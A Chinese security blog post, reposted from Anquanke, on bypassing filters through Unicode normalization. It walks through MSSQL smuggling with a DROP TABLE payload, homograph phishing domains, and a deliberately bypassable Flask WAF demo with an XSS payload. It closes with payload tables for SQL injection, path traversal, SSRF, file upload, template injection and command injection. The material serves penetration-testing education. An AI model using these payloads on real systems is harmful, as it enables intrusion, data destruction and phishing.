
Unicode的规范化相关漏洞挖掘思路实操

一个安全研究员 今天

以下文章来源于安全客 ， 作者阿信



本文首发于安全客，写文章挣房租，555

我们都知道，在安全圈子里混的基本都有一个id,而且这个id还很有特色，有特色到一看到他的id你就知道这个人是搞安全的，例如：r00t,jas502n,passw0rd...

而当我亮出我的id,所有看文章的人都笑，有的叫到，”阿信，你的id真不专业“！我不回答，对着电脑，继续看我的喜羊羊与灰太狼。他们又故意高声嚷道，”你一定是个🖌🐴“

我睁大👀，”你怎么这样凭空污人清白……“，“什么清白？我前天亲眼看你水了一篇文章”我便涨红了脸，额上的青筋条条绽出，争辩道，“写水文不能算垃圾……水文！……搞安全的事，能算垃圾么？”接连便是难懂的话，什么“君子固菜”，什么“者乎”之类，引得众人都哄笑起来：屏幕外充满了快活的空气。

一不小心没收住，又写了个段子(不会真有人不知道这是孔乙己片段吧，不会吧，不会吧)

大黑阔们用的id都会用一些**形似而意非**的字符代替原字符，虽然字符奇奇怪怪，但是我们依然能够读懂这些id代表的什么意思

我们为什么能够读懂这些id的意思？

因为我们大脑里有一套系统,可以帮助我们把这些特殊的字符转换为正常字符，我们会把r00t还原为root

而这，也正是我今天要说的一种绕过各种限制的技巧——Unicode规范化Bypass

初识Unicode

在谈绕过方式之前，还是先来看一下Unicode的相关知识吧，毕竟很多人都不清楚Unicode、utf-8、gbk、utf-16、ascii的关系，不清楚也没关系，我也不会讲的😉，我们就看几个大的概念就行

- 没有Unicode之前，不同国家地区为了表示自己国家的文字，实现了不同的编码方案，这些不同的编码方案互不兼容。后来，大家发现这种方式很难受，于是有了Unicode，这套标准给世界上每个字符都安排了一个唯一的编码，我们把这个编码叫做码点。
- 记住，Unicode只是制定了这么一种字符到码点的映射关系
- 编码：虽然有了码点，但是为了在计算机上存储或者网络传输，还需要对这些字符进行编码，常见的编码方式就是utf-8

那这个时候可能有人就会疑惑了，为啥不直接存储按照码点存储呢？

因为无法识别，你想呀，有些字符码点需要一个字节存储，而有些字符码点很大，可能占用两个字节，当你把数据存储到计算机中时，计算机怎么知道你存储的这个东西到底是按照一个字节一个字符识别，还是两个字节一个字符识别？这就需要编码来解决，感兴趣的可以拓展阅读一下，我这里就不展开了

- 当系统处理数据时，它需要知道用于将字节流转换为字符的编码方式。
- utf-8是最常见的编码方式，但是还有其他编码，也就是上面提到的utf-16、utf-32等等

那什么是Unicode规范化呢？

通俗点说就是Unicode规范化会把本地编码系统中没有的特殊字符规范为一个本地编码系统中存在的，与这个特殊字符形状很相似的字符，例如 `à` 会被规范为 `a` 。

那怎么利用他来绕过WAF呢？我们先来看一个古老的绕过场景

mssql中的Unicode规范化

众所周知，防止SQL注入的最佳方法是在存储过程或参数化查询中使用参数。但是在某些情况下，我们会遇到把单引号替换为两个单引号的防御措施。的确挺恶心的，但这种防御方式就万事大吉了吗？

我最近在逛论坛的时候才了解到这种绕过手法，老外们把这种绕过方式称为“Unicode Smuggling”,最早是在2007年广泛为人所知，话说那个时候我还在读小学吧

> 演讲PPT：https://owasp.org/www-pdf-archive/OWASP_IL_2007_SQL_Smuggling.pdf

这个手法归结为一句话就是：

在SQL语句动态拼接的情况下，如果防御是在数据库中实现的（类似上面提到的那种把单个引号替换为两个引号的防御），并且SQL语句是以varchar等非Unicode字符串存储的，这时候，如果我们的输入是一个Unicode字符，那么数据库就会自动把我们的Unicode字符转换为一个与它形状特别相似的本地字符

例如我们输入一个Unicode的单引号，就会被转换为一个ASCII的单引号

很明显，这种情况下，可以绕过很多防御机制，直捣黄龙

文字描述可能不太清晰，我们看一个SQLserver下的例子：

```
create proc updatetable
@newname nvarchar(100)
as
set @newname = replace(@newname, '''', '''''') /*单引号在SQLserver中是转义符*/

declare @updatestat varchar(MAX)
set @updatestat = 'update mytable set name=''' + @newname + ''''
exec(@updatestat)
```

从代码中可以看到，我们的SQL语句是通过动态拼接的方式，并且存储为varchar数据类型,但是我们传入的变量@newname却是nvarchar类型，这个类型就是Unicode字符串类型

接下来我们执行这个存储过程，并传入payload

```
exec updatetable N'’;DROP TABLE myTable--'
```

注：在sqlserver中以N开头的字符串是Unicode字符串

可以看到字符串的第一个字符是一个分号，但是它是一个特殊的分号，他的Unicode码点为U+02BC。

当我们把他传入到一个varchar类型的字符串中时，数据库会进行隐式转换，把我们的 ’ 转换为 ' ,这样就能达到欺骗waf并成功注入的目的。

但是不幸的是这种场景几乎已经绝迹了，毕竟太老了，我在使用sqlserver与mysql复现的时候都没有成功，本想用老版sqlserver再试一下，但是，sqlserver装第一次简单，卸载却老是卸载不干净...于是，我就放弃了😑

那么，是不是说这种手法就没用了呢？

sqlserver不再隐式转换，但是这个思路还是值得学习的嘛，我们稍微拓展一下

障眼法

这种方式再也欺骗不了mssql，但是还是可以欺骗人的嘛，用在钓鱼上也还是美滋滋的，例如，现在打开你的firefox浏览器，输入网址： https://www.ａｐｐｌｅ.com/ ,看看你是到达了苹果官网，还是下面这个页面：

vulnerability.

如果你是用的Chrome，Chrome是会提示你的（Chrome👈🤔！！！），并且显示这样一个域名： `https://www.xn--80ak6aa92e.com/`

那么这个域名到底是什么玩意?为啥在Firefox上显示的是苹果官网的地址，在Chrome下却是奇怪的地址？

这得多亏了国际化域名的设计（IDN),国际化域名允许除ascii字符以外的其他字符存在，而我们前面也提到了同形字符的存在，我们只需要找到Unicode中与apple这几个字符很像的字符就行了

那有人可能又要问了：阿信啊，那为什么Chrome下显示的域名是 `xn--80ak6aa92e` 呢？

这个东西其实是Punnycode,它可以把特殊字符的域名转换为这种ascii字符表示的域名，例如"xn–s7y.co" 代表着"短.co"，也正是punnycode的存在，国际域名才能够成为现实。

> Punnycode转换工具地址：https://www.punycoder.com/

当然，如果你觉得上述手法太麻烦了，而且不适用于chrome,你还可以采取这种方式，比如推特官网： `twiiter.com`

有没有第一眼觉得没问题的同学，举个手！

再比如百度： `ba1du.com` ,话说这种障眼法，我第一次知道还是在《白帽子讲浏览器安全》这本书里（好像是吧~）

没有其他玩法了吗？

那有人又要说了：阿信啊，说了半天就是用来钓鱼啊？就这？就这？


确实，钓鱼还是有点鸡肋了，挖洞能用到吗？

能，而且大有可为！

我们幼儿园的时候就知道，通常的Unicode规范化一般有四种形式：

- NFC: Normalization Form Canonical（规范） Composition
- NFD: Normalization Form Canonical Decomposition
- NFKC: Normalization Form Compatibility（兼容） Composition
- NFKD: Normalization Form Compatibility Decomposition

一张表看懂他们的大致区别：



可以看到，NFKC与NFKD是比较有意思的，有意思就有意思在【兼容】上，这说明操作空间很大。

我们以Python3为例，演示下这几种Unicode规范化的特点：

```
import unicodedata
string = "𝕃𝑒𝑜𝑛𝑖𝑠𝒉𝑎𝑛"
print ('NFC: ' + unicodedata.normalize('NFC', string))
print ('NFD: ' + unicodedata.normalize('NFD', string))
print ('NFKC: ' + unicodedata.normalize('NFKC', string))
print ('NFKD: ' + unicodedata.normalize('NFKD', string))
```

结果如下：

```
NFC: 𝕃𝑒𝑜𝑛𝑖𝑠𝒉𝑎𝑛
NFD: 𝕃𝑒𝑜𝑛𝑖𝑠𝒉𝑎𝑛
NFKC: Leonishan
NFKD: Leonishan
```

可以看到NFKC与NFKD规范化，把我们的输入规范成了我们熟悉的ascii字符，这就很nice了！

为了更好的演示这种不正确地使用规范化带来的安全问题，我们来看一个小demo:

创建一个flask服务：

```
from flask import Flask, abort, request
```


```
import unicodedata
from waf import waf

app = Flask(__name__)


@app.route('/')
def Welcome_name():
  name = request.args.get('name')


  if waf(name):
    abort(403, description="XSS!!!")
  else:
    name = unicodedata.normalize('NFKD', name) #NFC, NFKC, NFD, and NFKD
    return 'Results: ' + name

if __name__ == '__main__':
  app.run(port=5000)
```

然后编写一个简单的waf：

```
def waf(input):
    print(input)
    blacklist = ["~","!","@","#","$","%","^","&","*","(",")","_","_","+","=","{","}","]","[","|","\",",",".","/","?",";",":","""","""","<",">"]
    vuln_detected = False
    if any(string in input for string in blacklist):
        vuln_detected = True
    return vuln_detected
```

当我们用普通的payload去测试，会被waf拦截:

但是由于Unicode规范化是在waf拦截之后进行的，所以我们可以使用特殊的字符替换括号以及尖括号，就有了这个payload: `＜img src=p onerror=′ prompt⁽1⁾′ ＞` ,输入，成功触发了！



现在这种场景是不是就不那么鸡肋了？

那有人又要问了：阿信啊，说了这么多，这种漏洞要怎么挖呢？

其实，在一个有回显的点挖掘这类漏洞相对容易的多，因为我们可以输入特殊字符，然后看回显是否被规范化了，最常用的检测payload有： `𝕃ℯ𝑜 𝓃𝒾𝓈𝒽𝒶𝓃` 但是，在测试的时候可以URL编码一下，变为 `%F0%9D%95%83%E2%85%87%F0%9D%99%A4%F0%9D%93%83%E2%85%88%F0%9D%94%B0%F0%9D%94%A5%F0%9D%99%96%F0%9D%93%83` ,如果返回了Leonishan，则说明是存在漏洞的，如果返回乱码了，则可能没戏了。

除此之外，还有一个常用payload（推荐）,被称为特殊的k,其Unicode编码为U+0212A，字符为 `K` ，在测试的时候，输入这个特殊的k，观察返回也可以判断是否存在Unicode规范化。


对于没有回显的点，就没办法直接观察到了，但是我们可以用同样的方式进行测试，万一呢？


对了，在测试过程中，最好是对这些特殊字符进行url编码，url编码的形式很多，但是一般是先把这些字符按照utf-8编码过后再进行url编码，我们可以直接用浏览器的控制台进行编码，方便快捷：

```
> var x = document.createElement("textarea");x.innerHTML="&#xff07;" encodeURI(x.innerText)
<- "%EF%BC%87"
> |
```

在确定了存在Unicode规范化过后，我们就需要构造payload进一步测试了，这个时候怎么找某个字符对应的同形字符呢？这个时候就要祭出我的神器了：https://www.compart.com/en/unicode/U+0061

这个工具可以搜索某个字符的同形字符，特别强大，例如 `(` ,可以找到这么多同形字符：





有了这个，我想，构造一个特殊的payload就不是什么难事儿了吧

或者，你可以到这个表里去找：https://appcheck-ng.com/wp-content/uploads/unicode_normalization.html

$	0x24	$ %ef%b9%a9 ﹩ NFKD,NFKC	$ %ef%bc%84 ＄ NFKD,NFKC			
(	0x28	⁽ %e2%81%bd ⁽ NFKD,NFKC	₍ %e2%82%8d ₍ NFKD,NFKC	﴿ %ef%b8%b5 ︵ NFKD,NFKC	﹙ %ef%b9%99 ﹙ NFKD,NFKC	（ %ef%bc%88 （ NFKD,NFKC

利用场景

除了上面提到的xss,Unicode还可以用在什么场景上？那可就老多了！

Sql注入

字符	**payload**	规范化后
′ (U+FF07)	′ or ′ 1′ =′ 1	’ or ‘1’=’1
" (U+FF02)	" or " 1 " = " 1	” or “1”=”1
‐ (U+FE63)	admin′ ‐ ‐	admin’–

路径穿越

字符	**payload**	规范化后
.. (U+2025)	../../../etc/passwd	../../../etc/passwd
： (U+FE30)	：/：/：/etc/passwd	../../../etc/passwd

ssrf

字符	**payload**	规范化后
⓪ (U+24EA)	①②⑦.⓪.⓪.①	127.0.0.1

文件上传

字符	**payload**	规范化后
p (U+FF50)ʰ (U+02B0)	test. p ʰ p	test.php

开放式跳转

字符	payload	规范化后
。(U+3002)	jlajara。gitlab。io	jlajara.gitlab.io
／(U+FF0F)	／／jlajara.gitlab.io	//jlajara.gitlab.io

模板注入

字符	payload	规范化后
｛(U+FE5B)	｛｛3+3｝｝	{{3+3}}
［(U+FF3B)	［［5+5］］	[[5+5]]

命令注入

字符	payload	规范化后
＆(U+FF06)	＆＆whoami	&&whoami
｜(U+FF5C)	｜｜whoami	||whoami

除此之外，还可以发散一下思维，把该手法运用到二次漏洞中，比如，第一次插入数据的时候没有进行规范化，但是从数据库取数据的时候进行了规范，导致漏洞发生。

同样的，这也会造成一些逻辑漏洞，比如，注册一个名为 `ªdmin` 的账号，在注册的时候没有规范化，数据库中没有这个账号，成功注册，但是在用户登录的时候进行了规范化，把 `ªdmin` 规范为admin，这就会导致登录到admin用户的账号上，是不是挺刺激的。

其他

翻了几十篇英文文献总结的一篇，还有很多有意思的点没有拓展开，只挑了其中最有用的部分，希望给大家提供一些思路，最后，我能要一个点赞吗？别【下次一定】了